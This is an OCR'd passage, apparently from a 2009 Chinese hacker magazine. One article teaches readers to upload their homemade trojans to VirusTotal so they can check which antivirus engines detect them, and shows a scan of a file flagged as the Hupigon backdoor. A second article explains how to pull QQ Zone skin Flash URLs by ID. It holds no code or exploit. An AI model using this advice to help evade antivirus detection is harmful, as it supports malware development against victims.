



图2



VirusTotal 免费在线病毒和恶意软件扫描

残影☆飞雪

在第4期杂志中曾有人介绍了微软的免费在线杀毒，这次我要介绍的是一个比微软的还要强N+1倍的在线杀毒——VirusTotal在线杀毒，它的地址是http://www.VirusTotal.com。对于我等小菜来说，平时制作的马儿当然得要免杀才行，可是在没有经过查杀测试前谁也不知道会有什么杀毒软件能干掉我们的马儿，而我们的电脑上也不可能一下子安装当前最流行、最好用的7、8款杀毒软件，那样恐怕还没有查杀，我们的电脑就要先挂掉了，在这种情况下，就可以使用在线杀毒系统来检测我们的马儿是否能过各种杀毒软件了。

微软的onecare需要下载安装程序，下载的程序体重也不轻，而VirusTotal就不一样了，它不是像onecare那样来全面检测系统安全，而是通过你上传的文件，进行40款杀毒软件同时在线扫描和检测，这点还需要大家注意！

接下来我就为大家介绍一下VirusTotal，在浏览器中打开www.VirusTotal.com进入主页面，点击“浏览”按钮来选择一个你要检测的马儿，如图1，然后点击“发送文件”，如图2，上传成功后服务器就会同时启动40款杀毒软件来检测文件了。




图1





图2


附加信息

File size: 454299 bytes

MD5...: 3abde0b079b24c377b030d4b97685868

SHA1..: c26e6469c5493e76580650bde6a9f6cf2aff0fc5

SHA256: ee56bacf8bca6fe45391a89b12bffed0fa081dc585507dbf6fd898f2b6a9e081

SHA512: 0c4f61e79e2510e3ee05a109086758d6ae915238a29ed4857a15161b18a9fd9c3c646d3f3c36e29a2d268a6a59e9b36ecab2bfa7d6efd7c49e8a39d93d0e0ba0

ssdeep: 12288:3LAVpYsrIrghkoJL1R06a/fKnxBbfvt/IeyyDcPo18k0:qYs0GJL1R06aqnxBrVjIo14


PEiD..: -

TrID..: File type identification
RAR Archive (83.3%)
REALbasic Project (16.6%)

PEInfo: -

RDS...: NSRL Reference Data Set

图4


VirusTotal 是一款可疑文件分析服务, 通过各种知名反病毒引擎, 对您所上传的文件进行检测, 以判断文件是否被病毒, 蠕虫, 木马, 以及各类恶意软件感染. 查看详细信息...

文件 h.rar 接收于 2009.04.10 09:44:08 (CET)

当前状态: 完成

结果: 35/40 (87.5%)

格式化文本　　打印结果

反病毒引擎	版本	最后更新	扫描结果
a-squared	4.0.0.101	2009.04.10	Backdoor.Win32.Hupigon!IK
AhnLab-V3	5.0.0.2	2009.04.10	Win-Trojan/Hupigon.479979
AntiVir	7.9.0.138	2009.04.09	BDS/Hupigon.Gen
Antiy-AVL	2.0.3.1	2009.04.10	Backdoor/Win32.Hupigon
Authentium	5.1.2.4	2009.04.09	W32/Backdoor2.COCP
Avast	4.8.1335.0	2009.04.09	Win32:Hupigon-GIF
AVG	8.5.0.285	2009.04.10	BackDoor.Hupigon
BitDefender	7.2	2009.04.10	Backdoor.Hupigon.64232
CAT-QuickHeal	10.00	2009.04.10	Backdoor.Hupigon.brvj
ClamAV	0.94.1	2009.04.10	Trojan.Hupigon-18198

图3

检测完成后就会把结果显示给我们，红色的“35”数字是指35款杀毒软件检测到了威胁，也就是检测到了病毒，“40”是指有40款杀毒软件扫描该文件，而“87.5%”则是35/40的值，也就是结果比例，如图3。附加信息提示的是该文件的文件大小、MD5值等信息，如图4。

好了，这个在线杀毒就介绍完了，大家以后想检测自己的马儿就访问www.VirusTotal.com使用40款杀毒软件检测一下吧！

获取QQ空间中QCC里的FLASH地址

mohack

相信经常玩QQ空间的朋友都知道QCC吧，QCC也就是自制皮肤，这是网络中给出的定义，看着别人绚丽的QQ空间，相信你一定羡慕的不得了吧，但可怜的小菜们却是无产阶级，口袋空空，只能干瞪眼^_^。好了，咱们进入正题，今天我就教大家如何盗取QCC里的Flash地址。至于获取后要怎么利用，那就靠叉子们自由去发挥了。

首先，我们进入自己的空间，然后点击“装扮空间”－“专区”－“QCC”，如图1。然后找到一个自己喜欢的QCC，点击“预览”，我们就会看到地址栏里出现了地址http://cp.paipai.com/qcc_preview/qcc_preview.html?id=1057254&type=1，这是我预览所出现的地址，注意“ID”最后面的数字1057254，只要有了它，我们就已经离成功不远了。

最后，我们把刚才得到的7位数字添加到“http://cp.qzone.qq.com/flash/.swf”中“.swf”的前面，得到了最终的地址为“http://cp.qzone.qq.com/flash/1057254.swf”，如图2。想要玩转个性的叉子们赶快去试试吧。

